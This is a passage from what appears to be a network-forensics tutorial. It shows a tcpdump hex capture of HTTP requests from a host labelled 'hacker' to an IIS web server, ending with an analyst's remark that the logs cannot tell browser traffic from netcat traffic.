0x0020   5018 fc00 17f9 0000 4745 5420 2f68 6163        P.......GET./hac
0x0030   6b2e 6874 6d6c 2048 5454 502f 312e 310d        k.html.HTTP/1.1.
0x0040   0a41 6363 6570 743a 2069 6d61 6765 2f67        .Accept:.image/g
0x0050   6966                                          if
19:13:02.158532 webserver.http > hacker.1044: P 1:1179(1178) ack 350 win 63891 (DF) (ttl 128, id 63674, len 1218)
0x0000   4500 04c2 f8ba 4000 8006 b6cc 0a01 0003        E.....@.........
0x0010   c0a8 7c02 0050 0414 7227 7a70 a204 672b        ..|..P..r'zp..g+
0x0020   5018 f993 74af 0000 4854 5450 2f31 2e31        P...t...HTTP/1.1
0x0030   2032 3030 204f 4b0d 0a53 6572 7665 723a        .200.OK..Server:
0x0040   204d 6963 726f 736f 6674 2d49 4953 2f35        .Microsoft-IIS/5
0x0050   2e30                                          .0
19:13:02.234006 hacker.1044 > webserver.http: . [tcp sum ok] 350:350(0) ack 1179 win 63334 (DF) (ttl 128, id 59066, len
40)
0x0000   4500 0028 e6ba 4000 8006 cd66 c0a8 7c02        E..(..@....f..|.
0x0010   0a01 0003 0414 0050 a204 672b 7227 7f0a        .......P..g+r'..
0x0020   5010 f766 72f9 0000 0000 0000 0000            P..fr.........
19:13:02.629599 hacker.1044 > webserver.http: P 350:657(307) ack 1179 win 63334 (DF) (ttl 128, id 59069, len 347)
0x0000   4500 015b e6bd 4000 8006 cc30 c0a8 7c02        E..[..@....0..|.
0x0010   0a01 0003 0414 0050 a204 672b 7227 7f0a        .......P..g+r'..
0x0020   5018 f766 c843 0000 4745 5420 2f68 6163        P..f.C..GET./hac
0x0030   6b2e 6874 6d6c 2048 5454 502f 312e 310d        k.html.HTTP/1.1.
0x0040   0a41 6363 6570 743a 202a 2f2a 0d0a 4163        .Accept:.*/*..Ac
0x0050   6365                                          ce
19:13:02.714309 webserver.http > hacker.1044: P 1179:1320(141) ack 657 win 63584 (DF) (ttl 128, id 63677, len 181)
0x0000   4500 00b5 f8bd 4000 8006 bad6 0a01 0003        E.....@.........
0x0010   c0a8 7c02 0050 0414 7227 7f0a a204 685e        ..|..P..r'....h^
0x0020   5018 f860 aff8 0000 4854 5450 2f31 2e31        P..`....HTTP/1.1
0x0030   2033 3034 204e 6f74 204d 6f64 6966 6965        .304.Not.Modifie
0x0040   640d 0a53 6572 7665 723a 204d 6963 726f        d..Server:.Micro
0x0050   736f                                          so
19:13:02.749922 hacker.1044 > webserver.http: . [tcp sum ok] 657:657(0) ack 1320 win 63193 (DF) (ttl 128, id 59071, len
40)
0x0000   4500 0028 e6bf 4000 8006 cd61 c0a8 7c02        E..(..@....a..|.
0x0010   0a01 0003 0414 0050 a204 685e 7227 7f97        .......P..h^r'..
0x0020   5010 f6d9 71c6 0000 0000 0000 0000            P...q.........
19:13:04.119629 hacker.1046 > 10.1.0.1.http: S [tcp sum ok] 2719068596:2719068596(0) win 64512 <mss
1460,nop,nop,sackOK> (DF) (ttl 128, id 59091, len 48)
0x0000   4500 0030 e6d3 4000 8006 cd47 c0a8 7c02        E..0..@....G..|.
0x0010   0a01 0001 0416 0050 a211 b1b4 0000 0000        .......P........
0x0020   7002 fc00 e845 0000 0204 05b4 0101 0402        p....E..........
19:13:04.120437 10.1.0.1.http > hacker.1046: R [tcp sum ok] 0:0(0) ack 2719068597 win 0 (DF) (ttl 254, id 0, len 40)
0x0000   4500 0028 0000 4000 fe06 3623 0a01 0001        E..(..@...6#....
0x0010   c0a8 7c02 0050 0416 0000 0000 a211 b1b5        ..|..P..........
0x0020   5014 0000 10f7 0000 4854 5450 2f31            P.......HTTP/1
19:13:04.329592 hacker.1046 > 10.1.0.1.http: S [tcp sum ok] 2719068596:2719068596(0) win 64512 <mss
1460,nop,nop,sackOK> (DF) (ttl 128, id 59093, len 48)
0x0000   4500 0030 e6d5 4000 8006 cd45 c0a8 7c02        E..0..@....E..|.
0x0010   0a01 0001 0416 0050 a211 b1b4 0000 0000        .......P........
0x0020   7002 fc00 e845 0000 0204 05b4 0101 0402        p....E..........
19:13:04.329598 10.1.0.1.http > hacker.1046: R [tcp sum ok] 0:0(0) ack 1 win 0 (DF) (ttl 254, id 0, len 40)
0x0000   4500 0028 0000 4000 fe06 3623 0a01 0001        E..(..@...6#....
0x0010   c0a8 7c02 0050 0416 0000 0000 a211 b1b5        ..|..P..........
0x0020   5014 0000 10f7 0000 0133 0130 0131            P........3.0.1
19:13:04.789664 hacker.1046 > 10.1.0.1.http: S [tcp sum ok] 2719068596:2719068596(0) win 64512 <mss
1460,nop,nop,sackOK> (DF) (ttl 128, id 59095, len 48)
0x0000   4500 0030 e6d7 4000 8006 cd43 c0a8 7c02        E..0..@....C..|.
0x0010   0a01 0001 0416 0050 a211 b1b4 0000 0000        .......P........
0x0020   7002 fc00 e845 0000 0204 05b4 0101 0402        p....E..........
19:13:04.790666 10.1.0.1.http > hacker.1046: R [tcp sum ok] 0:0(0) ack 1 win 0 (DF) (ttl 254, id 0, len 40)
0x0000   4500 0028 0000 4000 fe06 3623 0a01 0001        E..(..@...6#....
0x0010   c0a8 7c02 0050 0416 0000 0000 a211 b1b5        ..|..P..........
0x0020   5014 0000 10f7 0000 0132 0331 3234            P........2.124
```

It doesn't look like we will be able to detect whether a client is using a webbrowser or netcat. This means that you'll have to look at further IDS / tcpdump logs to see what the client is doing once he is connected.